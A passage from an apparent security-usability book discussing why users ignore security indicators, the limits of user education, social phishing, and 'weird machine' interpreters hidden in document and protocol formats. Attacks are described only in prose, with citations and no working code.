One interesting attempt to analyse this problem used financial incentives to try and numerically quantify how hard users had to be pushed in order to download and run arbitrary code on their PCs. The study found that any financial inventive at all, including the payment of just a single cent, would cause 22% of users to download and run the application, and once the incentive was increased to a whole dollar, 43% of users would run it [389][46]. Unfortunately the research couldn't measure the base rate, how many users would download and run the application for zero dollars because the Mechanical Turk doesn't allow you to set the price for work performed to zero, but extensive existing work by experimental psychologists indicates that even the most trivial incentive will have a noticeable effect on changing people's behaviour, so that moving from zero to one cent probably has a significant effect.

Social engineering sites like Facebook are particularly active in training users to click on and install arbitrary applications in an insecure manner using a model that's been described as "socially-engineered malware" in which installing an applet spams all of your contacts with an invitation to try it as well through the enabled-by-default "Publish stories in my News Feed and Mini-Feed" option [514]. The user has no idea what the application that the social spam is advertising actually does (this appears to be a deliberate part of the viral-marketing strategy) and can't install it unless the "Know who I am and access my information" option is enabled, and researchers have demonstrated in a real-world experiment that it's remarkably easy to turn a social network run in this manner into a malware tool [515]. Why malware authors have been so slow to take advantage of this golden opportunity is a mystery. A few basic scams eventually turned up [516], and a few phishers have indicated that social networking sites are their targets of choice [517], but there's nothing like the volume that you'd expect from observing the Internet malware industry (at best there have been sporadic efforts at using them to provide command-and-control (C&C) infrastructure for botnets [518]). So far only online advertising networks seem to be taking much interest in the platform [519], although the phishers did finally start exploiting it for phishing purposes in 2010 [427] (perhaps posting early drafts of this book pointing out the potential for exploitation to the web wasn't such a good idea after all).

This problem is made even worse by the fact that, even in the absence of applications that are deliberately written to be as intrusive as possible, Facebook doesn't really provide any truly effective mechanism for access control beyond "everything all the time", with the majority of users either sticking with the default, very permissive privacy settings [520] or at best adopting an all-or-nothing approach to access control, making their profiles either completely open or restricted to friends only [521]. This process isn't helped by the fact that the abstraction for privacy controls often boils down to little more than "friend" or "not friend" [522][523], with the details changing gradually over time as users become more aware of privacy problems with Facebook and other social-networking sites [524], and will no doubt continue to evolve further. While there are some controls to manage interactions with Facebook "friends" (which

---

[46] As one of the authors of the study pointed out, this might make it the world's first FairTrade botnet.

even then may be nothing more than complete strangers that you've clicked on a message from), Facebook applications are more like Big Brother than a friend, having full access to your details while providing no oversight into their own activities [525].

Once you've granted an application access to your profile it can do whatever it wants with the information contained in it. Technically there's a Terms of Service (ToS) agreement covering use of the data but there's no way to monitor compliance with this (or to police the behaviour of Facebook applications in general [526]), and once the information has been leaked it's too late to do anything about it. Application developers know about this, and are quite happy to exploit it (for some years Facebook's unofficial policy on abuse was that they would only take action "when the violations were so egregious that [the Facebook] call center was getting flooded with complaints" [527]). For example one very popular Facebook application solicited personal comments on Facebook friends and then later offered to sell the information to the targets of the comments [528][529]. In other cases private data on Facebook users was released either through deliberate (and ToS-skirting) leaks to facilitate third-party advertising [530][531] or through vulnerabilities in the application [532], or just through general-purpose data-mining techniques that took advantage of weaknesses in Facebook's privacy and security model [533][534] (there's even a special conference, the Conference on Advances in Social Networks Analysis and Mining, that covers this sort of thing).

The solution to this problem is to design controls into the system that originates the data that provide a level of control other than "everything all the time". Although fairly sophisticated and effective designs for such systems exist [535][536][537][538] [539][540][541][542][543][544][545][546], there's little indication of them being adopted any time soon by social networking sites, which instead seem to be engaged in an ongoing game of ToS whack-a-mole. By applying a Mohammed-and-the-mountain approach you can also take matters into your own hands and protect data stored on social networking sites by encrypting it, using access to encryption keys as a means of controlling who can access what information [547][548]. Another option, this one somewhat Facebook-specific, is to turn the ability for Facebook applications to move data outside Facebook from a drawback into a feature by using a privacy-protection application to store your personal data off-site, with the Facebook profile containing only minimal or dummy data and the off-site storage containing the real information that's made visible to authorised users [549].

A slightly different approach, unfortunately currently untested in real-world use, is to graphically display Facebook information as data flows, giving users the ability to click on the flows to enable and disable them. For example when a user updates their profile the resulting data flow would be represented as shown in !!!!!!Fig.X. By clicking on the individual flows, users can enable or disable access to the information for different people [550]. This also creates an intuitive means to retroactively remove access to sensitive content (assuming that the other person hasn't got to it first and made a copy), a real problem in online environments like Facebook where it's difficult to control the scope of your actions and estimate people's reactions to them[47], leading to people sharing information (or more generally performing actions online) that they might later regret [551].

Having said all of that, so far no-one's really been able to figure out an effective user interface for access-control mechanisms. In the particular case of social networking the required controls are likely to be social ones rather than what's available through standard ACL-based mechanisms. For example teenagers on Facebook are far more worried about getting into trouble with their parents or school than whatever it is that adults think that teens should be worried about (online predators and the like), and so while they're quite happy to share demographic, contact, and location data, they cloak their messages through obscure references and insider jokes, a process that's been described as "social steganography" [552].

---

[47] And that's quite apart from the occasional need to undo something that seemed like a good idea after a few drinks but in retrospect wasn't very advisable.

A teenager's definition of a privacy goal on Facebook might be "my parents can't figure out what I'm up to" rather than "some online bogeyman can't figure out my real name". In other words teenagers' privacy concerns are focused on those who hold immediate power over them rather than anything that adults worry about. As one privacy researcher puts it, "most teens aren't worried about strangers; they're worried about getting in trouble", or even just adults being able to pervasively monitor everything they do: "I do online journals so I can communicate with my friends. Not so my mother could catch up on the latest gossip of my life" [553].

Issues like this are more or less unsolvable through any technical means, but for the other issues that may be open to ACL-based solutions the best option may be to apply reactive controls, which are discussed in "Activity-Based Planning" on page 477.

The 'Simon Says' Problem

Related to the dancing bunnies problem is what security interaction designer Ka-Ping Yee has called the "Simon Says problem". In the children's game of the same name, users are expected to do what a leader tells them when they precede the order with "Simon says…", but to change their behaviour in the absence of the "Simon says" phrase. In other words users are expected to react to the *absence* of a stimulus rather than its presence, something that anyone who's ever played the game can confirm is very difficult. This problem is well-known to social psychologists, who note that it's one of the things that differentiate novices from experts — an expert will notice the absence of a particular cue while a novice won't, because they don't know what's supposed to happen and therefore don't appreciate the significance of something when it doesn't happen. For example one usability study found that three quarters of the participants were fooled by a rollback attack (referred to as a "bidding-down attack" in the study) in which an attacker undermined the security negotiation process to produce an insecure outcome [554]. Users fell victim to this attack because they didn't know what the outcome was supposed to be and were therefore unable to detect an outcome that differed from the correct one.

Psychologists have known about the inability of humans to react to the absence of stimuli for some time. In one experiment carried out more than a quarter of a century ago, participants were shown sets of trigrams (groups of three letters) and told that one of them was special. After seeing 34 sets of trigrams on average, they were able to figure out that the special feature in the trigram was that it contained the letter T. When this condition was reversed and the special trigram lacked the letter T, no-one was ever able to figure this out, no matter how many trigrams they saw [555]. In other words they were totally unable to detect the absence of a certain stimulus. Unfortunately this lack of something happening is exactly what web browsers expect users to respond to: a tiny padlock (or some equivalent) indicates that SSL security is in effect, but the *absence* of a padlock indicates that there's a problem.

Another contributing factor towards the Simon Says problem is the fact that people find negative information far more difficult to process than positive information [556][557]. This is why educational psychologists advise educators against using negative wording in teaching, because information is learned as a series of positively-worded truths and not a collection of non-facts and false statements [558]. Consider the following propositional calculus problem:

If today is not Wednesday then it is not a public holiday.
Today is not a public holiday.

Is today not Wednesday? Research has shown that people find negative-information problems like this much harder to evaluate than positive-information ones ("If today *is* Wednesday …"), and that they're far more likely to get it wrong. Now compare this to the problem presented by browser security indicators, "If the padlock is not showing then the security is not present". This is that very problem form that psychological research tells us is the hardest for people to deal with!

Contributing to the problem is the fact that the invisibly secured (via SSL) web page looks almost identical to the completely unsecured one, making it easy for the user to overlook. In technical terms, the Hamming weight of the security indicators is close

to zero. This has been confirmed in numerous studies, several of which have already been discussed in the previous section. One particular study, which went to some trouble to be as realistic as possible by having users use their own accounts and passwords and giving them browser security training beforehand, reported a 100% failure rate for browser HTTPS indicators — not one user noticed that they were missing [559] (there was a concern that the some of the results might be slightly biased for various reasons, some of them disputed [560] but a later experiment specifically adapted to address these concerns still yielded similar results about users ignoring warnings [391]). There's another example of this from research carried out on unwitting test subjects, discussed in "EV Certificates: PKI-me-Harder" on page 72, that produced a similar 100% failure rate.

Another example of an indicator with insufficient Hamming weight is the small warning strip that was added to Internet Explorer 6 SP2, with one usability test on experienced users and developers finding that no-one had noticed its presence [561]. Another test that examined the usability of password managers found that no-one noticed the fact that the password manager changed the background colour of password fields to indicate that the password had been secured [512].

Figure 63: Vista UAC dialog

Another (informal) evaluation of Windows Vista's (much-maligned) User Account Control (UAC) dialog, of which an example is shown in Figure 63, found that not one user noticed that the UAC dialog title had different colours in different situations [562], let alone knowing what it was that the different colours signified (the depicted dialog is another gem from the "Ken Thompson's car" school of user interface design that's discussed below). Another study, carried out by Microsoft themselves, found that only 13% of users could explain why they were seeing a UAC prompt at all [563]. Neither the official Microsoft overview of UAC in Microsoft TechNet [564] nor popular alternative information sources like Wikipedia [565] even document (at the time of writing) the existence of these colour differences, let alone indicate what they mean. It requires digging deep down into an extremely long and geeky discussion of UAC to find that a red title means that the application is blocked by Windows Group Policy, blue/green means that it's a Vista administrative application, grey means that it's an Authenticode signed application, and yellow means that it's not signed [566]. Bonus points if you can explain the significance of those distinctions.

(The dialog in Figure 63 is reminiscent of a fable about the car that Ken Thompson, one of the creators of Unix, helped design. Whenever there's a problem a giant '?' lights up on the dashboard. When asked about this Ken responds that "the experienced user will usually know what's wrong". This dialog presents the same user interface as Ken's car, just a giant '?' flashing in the middle of the screen).

The problem of insufficient or inappropriate security indicators isn't limited to browser and UAC, but crops up in many other security-using application as well.

One particularly problematic instance is in the P25 radio system that's used by law enforcement and emergency services [567][568]. Apart from having a number of security problems at the protocol level [569][570][571], the radios also exhibit severe usability defects that make it all too easy for users to be sending in the clear when they think that they're using encryption. In a design feature that comes straight from the browser-padlock school, some radios label the switch that toggles between encrypted and cleartext signalling with the symbol "0" to signify encryption and "O" to signify cleartext transmissions. Others use "○" and "●", and still others make it a user-assignable soft-function on a switch or function selector that, depending on how it's configured, can also serve one of a dozen or more other purposes.

Even with the simplest case of a dedicated "0" or "O" switch, the symbols used are probably the two most easily-confused alphanumerics there are. What's more, the distinction between the roles of "0" and "O" (or "○" and "●", or whatever) is sufficiently confusing that users have been overheard being instructed to set the switch to the cleartext position while thinking that this was the encrypted position [572]. As a result of these usability problems, researchers who looked at the security of P25 radio transmissions found that a significant fraction of the most sensitive communications were being sent in the clear without the radio operators being aware of this, and that in two years of monitoring the fact that this was happening was never once noticed by the operators [573][574].

This unknowing use of cleartext transmission meant that anyone with an appropriately-capable scanner (or even a $20 USB DVB-T stick [575]) could overhear details of the surveillance of organised crime figures, names of informants, plans for arrests, information on wiretap plans, installation of vehicle trackers, names and addresses of targets, executive protection details for high-ranking government officials, and in general a smorgasbord of information that you really wouldn't want the bad guys to be able to intercept [572]. The problem here, as with the browser padlock, is that there's no obvious feedback to the radio operators that there's no security in effect (there is a beep on some radios, but that gets lost in the host of other beeps that the radio makes during operation).

It's interesting at this point to stop for a minute and consider what it would take to handle the security indication properly. Note that this short discussion isn't meant to be a tutorial on security indicators but more a starter for appreciating how nontrivial such a problem can become. As a starting point, we have the entire field of safety engineering, covered briefly in "Defend, don't Ask" on page 26, to provide us with guidance. On the other hand the operating environment for P25 radios doesn't make things easy. Apart from the obvious measure of applying Grigg's Law, so that the secure mode is the default and everything else becomes an exception condition (which unfortunately requires redesign of the P25 signalling protocol, probably an insurmountable task given how complex the P25 machinations have already been [576]), the two obvious indicators are a visual one like an LED and an audible one like a very distinctive (and annoying) tone that won't be confused with the beeps and squawks that the radios make during normal operation.

So let's look at what these two mechanisms will have to deal with. If the radio is being used in a brightly lit area, or mounted somewhere on or near the dashboard of an emergency vehicle, then a blinking LED may not be visible to the operator, so an audible indicator would be required. On the other hand tactical communications can be very short, so if the radio overlays a warning tone once a minute to indicate that the transmission isn't secured then the communication may be over before the tone appears (communications frequently begin with some form of beep or squawk, so inserting it at the start of the transmission won't be overly effective). The least awful option is probably to use both types of indicators and hope that the operator notices at least one of them.

The problem of users not noticing various notifications from the application or device that they're using isn't confined solely to security indicators. In one user test, the status bar on the spreadsheet application being tested would flash the message "There is a $50 bill taped to the bottom of your chair. Take it!". After a full day of user testing, not one user had claimed the bill [577].

A better-known example of the phenomenon, which has been used in a number of pop-psychology TV programs, was demonstrated by 2004 Ig Nobel prize winners Daniel Simons and Christopher Chabris in a 1999 experiment in which test subjects were asked to observe a video of people playing basketball in front of three elevator doors. Halfway through the video, a tall woman carrying an umbrella or a person dressed in a gorilla suit (both obviously non-players) walked across the scene. Only 54% of the test subjects noticed [578].

In a more extreme form of the same experiment, a similar number of participants failed to notice a woman dragging her fingernails down a chalkboard, something that would otherwise be expected to set any observer's teeth on edge [579].

Security Indicators and Inattentional Blindness

The phenomenon whereby people are unable to perceive unexpected objects is known as inattentional blindness, and occurs because humans have a deficit of something called "attention". The exact nature of attention isn't too well understood yet [580], but whatever it is we don't have enough of it to go around. Since attention is needed in order to spot change and is strongly tied to the motion signals that accompany the change, a lack of motion and/or a swamping of the signals results in an inability to spot the change. To see this effect in nature, think of a predator slowly and cautiously stalking their prey and only risking drawing attention through a burst of speed right at the end when it's too late for the victim to do anything. The designers of aircraft control systems had already encountered a form of inattentional blindness years before it was formally recognised as such. In this case the automation of routine tasks masked indications of unexpected events, creating what automation interaction experts referred to as a "tunnelling of attention" in which users focussed on expected events and tasks and therefore had problems noticing unexpected ones [581].

One very common situation in which inattentional blindness occurs is on the road, where drivers are looking for other cars and (on some streets) pedestrians, but are unable to register the presence of unexpected objects. Cyclists and motorbike riders were all too familiar with this problem decades before it even had a name because they found that they were more or less invisible to the drivers that they shared the roads with. A simple change to a motorbike such as mounting a pair of driving lights relatively far apart on a bike can greatly improve your "visibility" to drivers (at the expense of making your bike look really ugly) because now you match the visual pattern "car" rather than the invisible "not-a-car". The first major work to explore this area concluded that "there is no conscious perception without attention" [582]. If people aren't specifically looking for something like a security indicator then most of them won't see it when it appears.

Over several million years of human evolution, we have learned to focus our attention on what's important to us (things like imminent danger) and filter out irrelevant details. Human perception therefore acts to focus us on important details and prevents us from being distracted by irrelevant (or irrelevant-seeming) noise [583]. Over time, humans have learned to instinctively recognise obvious danger indicators like snakes, flashing red lights, and used-car salesmen, and can react automatically to them without having to stop and think about it. Psychologists have found that many subjects who have never even seen something like a snake before are still instinctively afraid of it the first time that they're shown one. While having your application flash up a photo of a cobra about to strike probably isn't such a good idea, you can take advantage of the motion-sensitive nature of our peripheral vision to draw attention to security indicators as explained in "Rationalising Away Security Problems" on page 162.

On the other hand people pay scant attention to the lack of a padlock because it's both unobvious and because it's never been something that's associated with danger. After all, why would a computer allow them to simply go ahead and perform a dangerous operation? Would someone build a house in which the power was carried by exposed copper wiring along the walls, with a little lightning-bolt icon down at

ground level to warn users of the danger of electrocution? If they did, how long would they stay in business?

It's not just humans that have had problems adapting to modern times. Animals like sheep will run in a straight line in front of a car (rather than ducking to the side to escape harm) because they know that by ducking aside they'll be presenting their vulnerable flank to the predator that's chasing them. Kangaroos will actually leap directly in front of a speeding car for the same reason, and the less said about the maladaptive behaviour of the hedgehog, the better.

Even the more obvious indicators like the security toolbars that are available as various forms of browser plugin provide little additional value when it comes to securing users (and that's assuming that the toolbars themselves aren't the source of security holes [584]). A study of the effectiveness of a range of these toolbars on university-educated users who had been informed in advance that they were taking part in a phishing study (informed consent is an ethical requirement in studies on human subjects) found that an average of 39% of users were fooled by phishing sites across the entire range of toolbars [512]. Without this advance warning the figures would be far worse, both because users wouldn't specifically be on the lookout for phishing attacks and more importantly because most users wouldn't notice the toolbars and if they did would have had little idea what they signified. Other indicators like Verisign's Secure Letterhead [585] have been found to be equally ineffective [474].

So is inattentional blindness merely accelerated forgetting (we register something at some level but don't retain it, so-called inattentional amnesia), or are we truly blind? This is an interesting question because experiments with other types of attention have shown that we often register things even when we're not consciously aware of doing so [586][587][588] (although in general research on unconscious perception is somewhat controversial and so far, rather inconclusive. Note in particular that the more outrageous claims that have been made about unconscious perception, specifically what's popularly known as "subliminal messages", are pure pseudoscience. The only connection they have with psychology is the type that the marketers of the material are using on a gullible public). When it comes to inattentional blindness though, we really are blind: functional magnetic resonance imaging (fMRI) experiments have shown that when attention is occupied with another task there's no brain activity whatsoever arising from the new stimulus [589]. In other words we really are totally blind (or deaf, or whatever sense the stimulus isn't engaging) in this situation, at least as far as higher-level brain activity is concerned.

There also exist various inverses to inattentional blindness, in which we become more than normally focused on a particular item or object, generally as the result of either specific task focus or psychological trauma. For example victims of violent crime often experience an effect called weapon focus in which they become so fixated on the weapon that they're being threatened with that they lose focus on everything else, including details of their assailant, making their testimony less reliable in court [590][591]. In terms of task focus, we have the phenomenon of action-specific perception that's been noted for years by people engaged in physical activities (typically sports) in which the focus of the action such as a ball or target appears much larger than it actually is [592][593].

There's a lot of interesting research still to be done in this area, and the quick summary given here certainly isn't the last word on this topic. For example recently neuroscientists have been able to use techniques like positron emission tomography (PET) and the fMRI that's already been mentioned to allow the observation of brain activity, something that was almost unheard-of as little as ten years ago [594][595]. Deflating this achievement somewhat is the problem that knowing which bits of the brain light up under particular stimuli isn't necessarily useful for understanding processes like cognition or attention.

(fMRI is a wonderful thing. If you're a guy then the next time that your SO bugs you about playing too much Halo 3 tell her that the portions of male brains associated

with reward and addiction are more likely to be activated by video games than female brains, and so it's really not your fault [596]. Hopefully a similar result for beer will be forthcoming).

User Education, and Why it Doesn't Work

Don't rely on user education to try and solve problems with your security user interface. More than a century ago Thomas Jefferson may have been able to state that "if we think [people] not enlightened enough to exercise their control with wholesome discretion, the remedy is not to take it from them, but to inform their discretion by education" [597], but today's computer security is simply too complicated, and the motivation for most users to learn its intricacies too low for this strategy to ever work. Even the basic task of communicating the information to the user in a meaningful manner is complex enough to fill entire books [598]. As earlier portions of this chapter have pointed out, this is just not something that the human mind is particularly well set-up to deal with.

Nobody wants to read instruction manuals, even if they're in the form of pop-up dialogs (one experiment had to be redesigned when user testing revealed that anything that popped up on a web page was perceived by users to be an ad, which users responded to rather poorly [599]. Since more recent browsers block popup ads by default this may be less of a problem if the same experiment were re-run today). Studies of real-world users have shown that they just aren't interested in having to figure out the details of how an application works in order to use it. Furthermore, many concepts in computer security are just too complex for anyone but a small subset of hardcore geeks to understand. For example one usability study in which technology-savvy university students were given 2-3 page explanations of PKI technology (as it applied to SSL) found that none of them could understand it, and that was after reading a long explanation of how it worked, a point that the typical user would never even get to [600]. Before the PGP fans leap on this as another example of X.509's unusability, it should be mentioned that PGP, which a mere 10% of users could understand, fared little better.

Even the techies who run the servers that make use of the PKI technology often have no idea what it does or how it works. In one case a bank had to set up a new server infrastructure to augment their existing one and needed a different set of certificates from the ones that had been in use for some years, with the same key being recertified once a year when the CA billing period was up. However they couldn't find anyone who knew how to set up the required infrastructure from scratch rather than just recycling the existing key year in, year out. In desperation a staff member went to a nearby bookstore and bought a copy of "SSL and TLS: Designing and Building Secure Systems" authored by the co-chair of the TLS working group. While reading through it they noticed a screenshot dating from about ten years earlier of an SSL web server… run by the bank that was now unable to perform the same task. So at some point someone at the bank had known how to configure this type of infrastructure but in the intervening decade the knowledge had been lost and all that was left was a screenshot bearing mute testimony to past glories.

This pattern has been repeated at other financial institutions as well. When a user called American Express to point out that the EV certificate for one of their sites had been expired since October of the previous year, an hour of being bounced around from one group to another was unable to resolve the problem, with no-one apparently responsible for the certificate [601] or even able to identify who *should* be responsible for the certificate [602].

These results have been confirmed again and again by experiments and studies across the globe. For example one two-year trial in Italy, which tried to carefully explain the security principles involved to its users, received feedback like "please remove all these comments about digital certificates etc., just write in the first page 'protected by 128bit SSL' as everybody else does" [603]. This problem isn't confined just to the client side of the SSL process but also occurs on the server, with the near-universal motivation of administrators of SSL servers being expressed by one IT administrator

as "I don't need to pay Verisign a million bucks a year for keys that expire and expire. I just need to turn off the friggen [browser warning] messages" [604].

Researchers who examined the usability of US voting computers ran into a similar problem where users mostly ignored the paper trail verification features that have been so strongly advocated by security researchers and rated the notorious Diebold voting computers as their preferred system [605]. When a voter-verifiable balloting system was used for the first time, a mere sixty-four voters out of over 1,700 bothered verifying their vote, and even there it's likely that many did it more for the novelty value than out of a genuine concern over auditability of the voting process (unfortunately, the voter survey carried out after the election didn't examine the participants' motivations for checking the results) [606]. The same occurred with an ISP that detected malware infections on client machines and directed them to a web page containing an explanation of the problem, to which the response from users was "I don't know what this means, why are you telling me this?" [607] (the ISP's solution to the problem is given at the end of this section). Even web sites specifically created to inform users about security issues haven't fared very well, with one study finding that the number of users helped by a range of security-education sites was in the low single digits [390].

This lack of desire and inability to understand applies even more to something where the benefits are as nebulous as providing security, as opposed to something concrete like removing red-eye from a photograph. When confronted with a user interface, people tend to scan some of the text and then click on the first reasonable option, a technique called satisficing that allows users to find a solution that both satisfies and suffices (this is a variation of the singular evaluation approach that we encountered earlier). As a result they don't stop to try and figure out how things work, they just muddle through [608]. The French have formalised this process under the name "le système D", where the D stands for "se débrouiller" (or occasionally "se démerder"), meaning "to muddle through"[48].

In addition to applying système D, users don't really appear to mind how many times they click (at least up to a point), as long as each click is an unambiguous, mindless choice [609]. People don't make optimal choices, they satisfice, and only resort to reading instructions after they've failed at several attempts to muddle through.

Unfortunately when working with computer user interfaces application designers can't employ standard approaches to dealing with these sorts of operator errors (in fact the currently available work on the topic of designing computer systems that are tolerant of human error consists more of open problems than answers [610]). In standard scenarios where errors are an issue (the canonical example being operating a nuclear reactor or an aircraft), we can use pre-selection screening (taking into account supposedly representative indices like school grades), applicant screening (application exams, psychological screening, and so on), and job training (both before the user begins their job, and continuous assessment as they work). Such processes however aren't possible for the majority of cases that involve computer use. In effect we're dealing with vast hordes of totally untrained, often totally unsuitable (by conventional selection methods) operators of equipment whose misuse can have serious consequences for themselves, and occasionally others.

Basic techniques like taking advantage of what educational psychologists refer to as the testing effect, that tests don't just measure learning performance but act to positively enhance it [611][612][613][614][615] can't be applied here — imagine the outcry if users had to sit repeated exams in order to use their computers. Even such mildly palliative measures as trying to avoid making critical decisions in the early hours of the morning (when more errors occur than at other times of the day) [616], or having users engage in mindfulness training to help with decision-making under stress (as the US military has done for troops deployed to combat zones) [617] aren't possible because we have no control over how users will manage their lives..

---

[48] The Portuguese also have a système D, although in their case the D stands for "desenrascanço".

The fact that men and women have very different approaches to assessing risk (men focus on global information, homing in on a solution while sometimes missing out on details, while women focus more on, and can get lost in, details, while taking longer to see the bigger picture [618]), as well as further differences across cultures [619], makes it even more difficult to find a one-size-fits-all solution.

No conventional human-centred error management techniques such as user screening and training, which have evolved over decades of industry practice, are really applicable to computer use, because in most cases we have no control over the users or the environment in which they're operating.

Attackers will then take advantage of the complexity of the user interface, lack of user understanding, and user satisficing, to sidestep security measures [620]. For example when users, after several years of effort, finally learned that clicking on random email attachments was dangerous, attackers made sure that the messages targeting the user appeared to come from colleagues, friends, trading partners, or family (going through a user's address book and sending a copy of itself to all of their contacts is a standard malware tactic). For example AOL reported that in 2005 six of the top ten spam subject lines fell into this category [621], completely defeating the "Don't click on attachments from someone you don't know" conditioning. The power of this approach was demonstrated in one study which found that this form of social phishing was nearly five times as effective as standard untargeted phishing [384]. In addition to this problem, a modern electronic office simply can't function without users clicking on attachments from colleagues and trading partners, rendering years of user education effort mostly useless.

The social aspect of attacking users is why phishers are hitting not just obvious targets like merchant databases containing financial information but also apparently innocuous sources like `monster.com`'s job-seeker lists. While these don't contains any financial information (and are therefore likely to be less carefully guarded than those that do) they do contain all of the data needed to mount a social phishing/spear-phishing attack, which is exactly what the phishers used the `monster.com` data for [622]. So while the companies subject to such breaches can issue soothing press releases claiming that the stolen data "didn't include any sensitive information", the fact that it provides the raw material for a social phishing attack means that it is, indirectly, sensitive data, even if no overtly sensitive information like credit card details were present. The phishers are well aware of this and are targeting (theoretically worthless) data sources for exactly this reason. The result of this type of phishing is that "a far higher percentage of recipients actually open the poisoned attachments, and in some cases even forward the message on to a trusted friend, co-worker, or subordinate" [623], thus propagating the social phishing process.

Educating users about things like safety with electricity works because the electricity isn't actively trying to subvert the learning process. While power sockets that invite users to stick forks in them by disguising themselves as a steak and appearing on a dinner plate are difficult to locate without the aid of recreational pharmaceuticals, the Internet equivalent is all too common. As one study into the effectiveness of user education comments, "phishing education may be harder than other types of education since it requires the user to act against a threat that in itself is moulded by what users understand. While software can be constantly patched to harden it against an evolving threat, it is harder to re-educate users to counter such changes" [624][625].

A better use of the time and effort required for user education would have been to concentrate on making the types of documents that are sent as attachments purely passive and unable to cause any action on the destination machine. A generalisation of this problem is that we have Turing machines everywhere — in the pursuit of extensibility, everything from Word documents to web site URLs has been turned

into a programming language [626]. There's even a standards group that manages the creation of such embedded Turing machines [627][628][49].

While a pen-tester once reported that seeing Javascript embedded in DNS results get executed on the target machine came as a considerable surprise to him, the later discovery that the same thing worked just as well with DHCP packets [629][630] and SSIDs [631][632][633][634] (complete with ready-made tools to exploit them [635]) confirmed that we really do have Turing machines in the most surprising places.

Another security pen-tester was in the process of creating one of those whoopee-cushion XML files that recursively expands to billions of nodes, and was about to upload it to a web server to watch the fireworks. Unfortunately he was editing the file in emacs, which thoughtfully validated the XML for him before he uploaded it. As a result, his laptop blew up before the web server could blow up.

Combined with this is the confusion caused by the fact that to the user there's no difference between a double-click on an item meaning "view a document" and one meaning "run a program". To the user they're blurred into a single "do whatever needs to be done to this object" action, to the extent that even experienced Windows and Mac users have a hard time comprehending what Unix execute permission bits are for since for them there's no distinct concept of "program execution" [636].

Another surprising location where Turing machines turn up is during the boot process of any reasonably recent computer (via the hardware-independent ACPI machine language), in fonts (via a stripped-down Postscript interpreter, this was used for one of the iPhone jailbreaks), and in UEFI, the Universal Extensible Firmware Interface (via the EFI bytecode or EIC) [637].

One of the most unusual Turing machines is built into the RAR archiver. RAR attempts to limit what the code being interpreted by the Turing machine can do by requiring that actions like screen output run from data with a fixed CRC32 value, so that only static strings can be displayed. Since CRC32 isn't a cryptographically strong hash function and it's relatively easy to make your data have an arbitrary CRC value [638], all that's required in order to bypass the check is to have your code modify the data to produce the expected CRC value, whereupon the Turing machine's interpreter processes it without further ado [639]. Further Turing machines have been discovered in the x86 architecture's interrupt handling and memory translation tables [640] and ELF executable metadata [641], with the discovery of further Turing-machine mechanisms limited only by the imagination of security researchers.

You can't even trust hardcopy any more, since it's a trivial task to use the programmability of printer languages like Postscript to have the screen display one thing (for example a payment value of $1,000) and the printout display another ($10,000 or $100, depending on which way you want to go) [642]. In one amusing example, a group of authors submitted a paper to a peer-reviewed conference that showed how to subvert the peer-reviewing process using Postscript [643], and this triggered a follow-up paper on a related type of attack with the self-descriptive subtitle "How to stop papers reviewing themselves". One of the potential targets that was identified in this second paper was the paper-reviewing system used for the conference where it was eventually presented, "which lets the attacker give the paper a high score and recommend the paper for acceptance" [644]. PDF documents are even worse than Postscript because of the huge amount of accumulated cruft in the format and the fact that many parsers, and in particular the widely-used Adobe one, accept and interpret some truly peculiar constructs with few limitations on what the PDF or its embedded objects can get up to on the system [645][646].

Obviously this sort of thing isn't limited only to Postscript and PDF. For example if you'd like to get your blog posts rated highly then you can use similar types of tricks to have them submit themselves to social news site Digg [647]. Another proof-of-concept used LaTeX to implement a virus that infects other LaTeX documents,

---

[49] Security issues are actually a secondary problem with these Turing machines, with the primary one being that any Turing-complete domain-specific language starts out being a hammer and then at some point ends up being used as a screwdriver, pocket knife, spanner, car jack, lint remover, bandsaw and, eventually, a nail.

although this could easily have been extended to perform standard malware functions like stealing data or downloading and installing binaries to add assorted supplemental functionality to the operating environment [648][649].

Since many of these embedded Turing machines don't look anything like programming languages (to the extent that they've been dubbed "weird machines" by security researchers [650]), it's very difficult to disable or even detect their use. One mechanism for dealing with this, in the cases where there's really no way of avoiding using them (for example when you're implementing a network protocol) is to make sure that whatever you're using to parse the data provides the absolute minimum computational strength necessary for the job, and if you're designing a data format or protocol, to ensure that it requires the computationally weakest parser necessary to process it [651][652]. In technical terms if you can restrict yourself to using a regular or context-free grammar for your design [653] or in less technical terms one that can't be used as a Turing machine and is amenable to processing using a relatively simple parser, then you'll have gone a long way towards addressing the problem[50].

A far simpler alternative when it's not possible to design out Turing machines would be to only allow them to be run in a special least-privileges context from which they couldn't cause any damage, or a variety of other basic security measures dating back to the 1960s and 70s. For example most operating systems provide a means of dropping privileges, allowing the attachment to be viewed in a context in which it's incapable of causing any damage. A large amount of work exists in this area, with approaches that range from straightforward application wrappers through to system-call filtering, in-kernel access interception and monitoring, and specialised operating system designs in which each application (or data object) is treated as its own sub-user with its own privileges and permissions [654].
